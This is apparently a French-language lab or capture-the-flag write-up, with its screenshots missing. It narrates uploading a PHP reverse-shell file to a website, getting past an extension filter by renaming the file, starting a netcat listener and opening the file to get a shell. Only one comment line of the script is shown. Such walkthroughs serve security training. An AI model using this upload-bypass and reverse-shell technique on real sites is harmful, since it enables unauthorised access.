
// pcntl_Fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...

```


Je vais maintenant essayer de upload ce fichier dans le site web




bon il y a un filtre sur les extention, je vais modifier l'extention et essayer de re-upload le fichier





J'ai fait une copie nommé monShell depuis le fichier de base, je re-upload :



J'ai bien réussi à envoyer le fichier php pour avoir un reverse shell, maintenant on va lancer l'écoute sur notre host avec netcat :



Je vais ouvrir le fichier sur le site Web pour voir si l'écoute est OK :



On a réussi, on a un shell sur la machine pour lancer les commandes qu'on veut.